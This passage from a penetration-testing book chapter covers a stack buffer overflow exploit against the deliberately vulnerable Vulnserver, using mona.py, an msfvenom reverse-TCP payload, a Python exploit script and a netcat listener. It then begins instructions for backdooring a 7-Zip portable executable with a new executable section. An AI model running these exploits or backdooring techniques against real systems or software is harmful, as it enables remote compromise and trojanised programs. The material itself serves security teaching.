764C0000 Modules C:\Windows\System32\WS2_32.DLL
76990000 Modules C:\Windows\System32\KERNEL32.DLL
76A80000 Modules C:\Windows\System32\KERNELBASE.dll
76D30000 Modules C:\Windows\System32\RPCRT4.dll
77000000 Modules C:\Windows\SYSTEM32\ntdll.dll
00401130 [21:44:24] Program entry point
```

Figure 4.15 – dll file being loaded by the program

This `dll` file looks interesting, so let's see whether this `dll` file makes use of any memory protections. This can be done by using the following command:

```
!mona modules
```

As per the following screenshot, we are looking for a `dll` file that has `False` across the tables:



```
Log data
Address  Message
76D30000 Modules C:\Windows\System32\RPCRT4.dll
77000000 Modules C:\Windows\SYSTEM32\ntdll.dll
00401130 [21:44:24] Program entry point
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2021-12-27 21:46:42 (v2.0, rev 616) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\User\D
0BADF00D  0x76a80000 | 0x76c94000 | 0x00214000 | True   | True    | True  |  False   | True   | 10.0.19041.1348 [KERNELBASE.dll] (C:\
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (C:\Users\Use
0BADF00D  0x76990000 | 0x76a80000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.19041.1348 [KERNEL32.DLL] (C:\W
0BADF00D  0x76370000 | 0x7642f000 | 0x000bf000 | True   | True    | True  |  False   | True   | 7.0.19041.546 [msvcrt.dll] (C:\Windo
0BADF00D  0x77000000 | 0x771a3000 | 0x001a3000 | True   | True    | True  |  False   | True   | 10.0.19041.1023 [ntdll.dll] (C:\Wind
0BADF00D  0x76d30000 | 0x76def000 | 0x000bf000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\Window
0BADF00D  0x764c0000 | 0x76523000 | 0x00063000 | True   | True    | True  |  False   | True   | 10.0.19041.1081 [WS2_32.DLL] (C:\Win
0BADF00D ----------------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.172000
!mona modules
```

Figure 4.16 – Verifying whether memory protections are in place

As we can see based on the `mona.py` output, the `essfunc.dll` file does not have any memory protections in place. Next, we need to find any jump instructions that exist within the program's assembly code that points to this `essfunc.dll` file.

To do this, we will use `mona.py`, defining the jump instruction in hexadecimal format and the module name, which is the dll name.

Pro Tip

If you need to find the hexadecimal code for an assembly instruction, you can make use of Kali Linux and its built-in `nasm_shell` utility. To find the hex code for the jump to esp instruction, you would do the following:


Open the `nasm` shell using the `msf-nasm_shell` command. Within the shell type, the `JMP ESP` instruction will provide you with the hex code of **FFE4**.

The command that can be used to find the jump instruction is as follows:

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Here we are using the `-s` extension, which is used to search for a specific byte string. In our case, we are looking for the jump to esp instruction, and the `-m` extension is used to specify the module that we are searching for.

Once executed, you will have the output as shown in the following screenshot. This shows us that there are nine memory locations that make use of the jump to ESP (`JMP ESP`) instruction.



```
Log data
Address  Message
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m essfunc.dll

         ---------- Mona command started on 2021-12-27 21:57:01 (v2.0, rev 616) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules essfunc.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x62508000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile c:\monavulnserver\find.txt
0BADF00D [+] Writing results to c:\monavulnserver\find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011BB   0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011C7   0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011D3   0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011DF   0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011EB   0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011F7   0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
62501203   0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
62501205   0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.202000
!mona find -s "\xff\xe4" -m essfunc.dll
```

Figure 4.17 – Finding the JMP ESP memory pointer for essfunc.dll

Let's select one of these memory locations, which we will use to jump to our shellcode. I will use the third one, which has a memory address of `625011C7`. I will also set a breakpoint (*F2* button) at this address. You can navigate directly to this memory address by using the following expression feature of Immunity Debugger. This feature can be accessed by clicking on the right black arrow icon on the toolbar.

Once the breakpoint has been set, you can run the program within the debugger. Next, we need to modify the shellcode component of our script to point to this memory address. The shellcode component of my script would look like this:

```
shellcode = "X" * 2003 + "\xc7\x11\x50\x62"
```


Note

Since this is an x86 (32-bit) program, it makes use of *little endian*. This is the process where the last byte of the binary address is stored first. Hence, you will see in the preceding code that we are presenting the memory address in reverse order.

If it were an x64 (64-bit) program, it would make use of *big endian*. Here, it would store the binary address exactly as it is displayed, where the first byte is stored first. You can learn more about endiannes at the following URL:

`https://www.freecodecamp.org/news/what-is-endianness-big-endian-vs-little-endian/`.

Essentially, what this shellcode is doing is modifying EIP to point to the `essfunc.dll` file via the `JMP ESP` instruction. In the following output, we can see that EIP has been overwritten to jump to the dll file:



CPU - thread 00000568, module essfunc

```
625011C7   FFE4        JMP ESP
625011C9   FFE3        JMP EBX
625011CB   5D          POP EBP
625011CC   5D          POP EBP
625011CD   C3          RETN
625011CE   5D          POP EBP
625011CF   C3          RETN
625011D0   55          PUSH EBP
625011D1   89E5        MOV EBP,
625011D3   FFE4        JMP ESP
625011D5   FFE7        JMP EDI
```

```
Registers (FPU)
EAX 00E7F1E8 ASCII "TRUN /.:/XXXXXXXXXXXXX
ECX 00A750A4
EDX 00000000
EBX 00000104
ESP 00E7F9C8
EBP 58585858
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 625011C7 essfunc.625011C7
```

Figure 4.18 – EIP modified with a jump to the dll file

Now it's time to create our actual malicious shellcode. We can make use of a standard MSFVenom payload. The payload can be generated using the following command:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.44.128
LPORT=443 EXITFUNC=thread -f c -a x86 --platform windows -b "\
x00"
```

Let's break down the preceding command. It is using the standard reverse TCP payload, but there are some additional elements. `EXITFUNC=thread` is used so that the shellcode runs in its own thread and exits gracefully. This allows the original program to function as normal. I have included the architecture and platform with the `-a` and `--platform`, respectively. I am eliminating bad characters with the `-b` switch in the shellcode. Since there are no additional bad characters identified, I am using the standard null-byte, which is `\x00`. Finally, the output format I would like to have is in C Program.

Once you have the shellcode generated by MSFVenom, you will add this to a Python script, which will look like the following:

```
#!/usr/bin/python
import socket
import sys

shell = ("\xdd\xc7\xba\...snip..")

shellcode = "X" * 2003 + "\xc7\x11\x50\x62" +  "\x90" * 32 +
shell

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.44.141',9999))
        s.send(('TRUN /.:/'+shellcode))
        print("Fuzzing with TRUN command with %s bytes"%
str(len(shellcode)))
        s.close()
except:
        print("Error connecting to server")
        sys.exit()
```

I have added in a NOP sled, which is done using the `"\x90" * 32` string. This NOP sled is essentially used as padding prior to the shellcode. You could modify this with an encryption algorithm that can be used to further avoid detection of the shellcode, however, we will not focus on that here. The final steps would be to ensure that we have a listener established. This can be done using the `nc -lvp 443` command, then running the Vulnserver application, and finally running our exploit script.

Once the script runs, you will have a reverse shell established.

In this section, we have covered a lot of ground when it comes to buffer overflow attacks. I love using software that was purposefully created to help people learn about software vulnerabilities. The aim of this section was not to teach you how to compromise the Vulnserver, but rather the thought process involved with developing shellcode that uses a buffer overflow technique.

Backdooring PE files with shellcode

Portable execution files are often used within many organizations. Examples of these files include archive managers such as 7zip, Sysinternals tools such as bginfo, and more.

Since these files have the ability to execute without being installed, it is a good target for shellcode injection. This technique is called backdooring. In this section, we will focus on backdooring the 7zip file manager portable executable. We will add our shellcode to a new memory section within the PE file. In order to showcase the capability without ASLR interference, I am using version 17.01, which can be downloaded here:

`https://sourceforge.net/projects/sevenzip/files/7-Zip/`


With the advancements in memory protections, many portable executable files now make use of **Address Space Layout Randomization** (**ASLR**). ASLR is a protection mechanism whereby memory addresses are randomized. We will cover ASLR in more detail in *Chapter 6*, *Countermeasures and Bypasses*.

You can verify whether ASLR is in use by a particular program by looking at its entry points in a debugger during each launch, or you can utilize tools that check whether ASLR is being used. One such tool is a simple PowerShell utility called PESecurity. This tool can be downloaded from the following GitHub location: `https://github.com/NetSPI/PESecurity`.

Once you have downloaded the tool and imported the module, all you need to do is run the script using the following command:

```
Get-PESecurity -f filename
```

In the following screenshot, I have run this script on the 7zip file manager executable that we will use for the rest of this section:



```
PS C:\Users\User\Downloads\PESecurity-master> get-pesecurity -file "C:\Users\User\Desktop\7zFM.exe"


FileName        : C:\Users\User\Desktop\7zFM.exe
ARCH            : I386
DotNET          : False
ASLR            : False
DEP             : False
Authenticode    : False
StrongNaming    : N/A
SafeSEH         : False
ControlFlowGuard : False
HighentropyVA   : N/A
```

Figure 4.19 – Verifying ASLR is not in use

Now that we have determined that ASLR is not in use, let's get started with backdooring this portable executable. We will begin by opening up x32dbg (since this is a 32-bit version of the PE file). Once you have x32dbg open, you can open the file by clicking on **File | Open** and selecting the `7zfm.exe` file. `7zfm.exe` would reside in your **Program Files** directory on Windows if you have made use of the installer.





Figure 4.20 – Opening a file with x64dbg

In order to get to the entry point of the application, we will need to click on the **run** button. Once the application runs, take note of the entry point and starting address, as depicted in the following screenshot:


7zFM.exe - PID: 6656 - Module: 7zfm.exe - Thread: Main Thread 6964 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Dec 5 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

```
EIP ECX EDX ESI EDI  004538D8  55               push ebp                         EntryPoint
                     004538D9  8BEC             mov ebp,esp
                     004538DB  6A FF            push FFFFFFFF
                     004538DD  68 280D4600      push 7zfm.460D28
                     004538E2  68 D2384500      push <JMP.&_except_handler3>
                     004538E7  64:A1 00000000   mov eax,dword ptr fs:[0]
                     004538ED  50               push eax
```

Figure 4.21 – Entry point of the application and memory location

In my case, the entry point starts at the memory location of `004538D8`. This memory location is depicted as `0x04538D8` when writing code.

Note

If you wanted to verify that ASLR is not running on this application, you can close the debugger and reopen the file and click on **run** (which is the forward-pointing arrow icon on the taskbar at the top of the debugger). If ASLR is in play, the entry point address would change, and conversely, it would not change if there is no ASLR. Ensure that you fully close the debugger by clicking on **Exit** (as shown in *Figure 4.21*) in order to detach the debuggee. This will ensure that when you re-run the program with the debugger, there will be nothing conflicting with your results.

The options are shown in the following screenshot:




Debuggee is still running
The debuggee is still running and will be terminated if you exit. Do you really want to exit?
Don't ask this question again
Exit
Restart debugging
Cancel
Stop debugging

Figure 4.22 – Ensure that you select Exit when re-launching the debugger

Since this is a portable executable file, it will contain code sections. You can view this by clicking on the memory map of x32dbg and you will find the sections as listed in the following screenshot:



Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00001000			MAP	-R---	-R---
00030000	00001000			MAP	-R---	-R---
00040000	0001D000			MAP	-R---	-R---
00060000	00035000	Reserved		PRV		-RW--
00095000	0000B000			PRV	-RW-G	-RW--
000A0000	000FB000	Reserved		PRV		-RW--
0019B000	00005000	Thread 1B34 Stack		PRV	-RW-G	-RW--
001A0000	00004000			MAP	-R---	-R---
001B0000	00003000			MAP	-R---	-R---
001C0000	00002000			PRV	-RW--	-RW--
001D0000	00001000			MAP	-R---	-R---
001E0000	00004000			MAP	-R---	-R---
001E4000	00004000	Reserved (001E0000)		MAP		-R---
00200000	001A0000	Reserved		PRV		-RW--
003A0000	0000B000			PRV	-RW--	-RW--
003AB000	00055000	Reserved (00200000)		PRV		-RW--
00400000	00001000	7zfm.exe		IMG	-R---	ERWC-
00401000	0005B000	".text"	Executable code	IMG	ER---	ERWC-
0045C000	00014000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00470000	00001000	".data"	Initialized data	IMG	-RWC-	ERWC-
00471000	00001000	".sxdata"		IMG	-RWC-	ERWC-
00472000	0000C000	".rsrc"	Resources	IMG	-R---	ERWC-


Figure 4.23 – Memory map depicting the sections of the PE file

To make use of our shellcode, we will create a new section within this PE file. To do this, you can use any PE editor. I will be using LordPE, which can be downloaded from this location:

`https://www.aldeid.com/wiki/LordPE`

Once you have downloaded the file and installed the PE editor, ensure that your debugger is closed.

First, open LordPE and load the 7zfm executable by clicking on **PE Editor**. Next, click on the **Sections** button, as shown in the following screenshot:



[PE Editor] - c:\program files (x86)\7-zip\7zfm.exe [READ ONLY]


Basic PE Header Information

EntryPoint:	000538D8	Subsystem:	0002
ImageBase:	00400000	NumberOfSections:	0005
SizeOfImage:	0007E000	TimeDateStamp:	59A3F32A
BaseOfCode:	00001000	SizeOfHeaders:	00000400
BaseOfData:	0005C000	Characteristics:	012F
SectionAlignment:	00001000	Checksum:	00000000
FileAlignment:	00000200	SizeOfOptionalHeader:	00E0
Magic:	010B	NumOfRvaAndSizes:	00000010

Figure 4.24 – LordPE main window

Once you have the sections open, you will need to create a new section. Take note that you may need to copy the `7zfm.exe` file out of the default installation directory as Windows might restrict you from making changes to the file within its default directory due to the security permissions.

This can be done by selecting the last section and right-clicking and then selecting **add section header**, as per the following screenshot:


[PE Editor] - c:\users\user\desktop\7zfm.exe
Basic PE Header Information
[Section Table]
Magic:
00000010
+
-
L
edit section header...
hex edit section...
load section from disk...
save section to disk...
add section header
wipe section header
truncate at section start
truncate at end of section
split
unsplit...
list section header table...


Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0005AA02	00000400	0005AC00	60000020
.rdata	0005C000	0001332C	0005B000	00013400	40000040
.data	00070000	000008FC	0006E400	00000200	C0000040
.sxdata	00071000	00000004	0006E600	00000200	C0000240
.rsrc			00	0000BC00	40000040

Figure 4.25 – Adding a section header

Once your new section is created, it will have default settings applied. We need to modify this. You can right-click on the new section and click on **Edit SectionHeader**.

Within the new window, you can now modify the section. Modifications can be made, such as renaming the section and adding in an address space for the section.

In my example, I have renamed the section to `.code` and added 1,000 bytes to **VirtualSize** and **RawSize** as per the following screenshot. By using 1,000 bytes, we ensure we have enough space for our shellcode. Remember that shellcode should not be too large as you need it to perform a specific function, for example, spawn a reverse shell.



[PE Editor] - c:\users\user\desktop\new folder\7zfm.exe

[Edit SectionHeader]


Section Header

Name:	.code
VirtualAddress:	0007E000
VirtualSize:	00001000
RawOffset:	0007A400
RawSize:	00001000
Flags:	E00000E0

Name	Flags
.text	60000020
.rdata	40000040
.data	C0000040
.sxdata	C0000240
.rsrc	40000040
.NewSec	E00000E0

Figure 4.26 – Modifications to the new PE section

Now we need to ensure that this section has the correct flags set. These flags tell the program that such a section is readable, writable, and executable. Since we need to write our shellcode, read it and let the program execute this, these are important flags that we need to have in place. To modify the flags, we need to click on the ellipsis button next to flags. In the following screenshot, you will notice that the required flags are set:



[Section Flags]

Set Flags

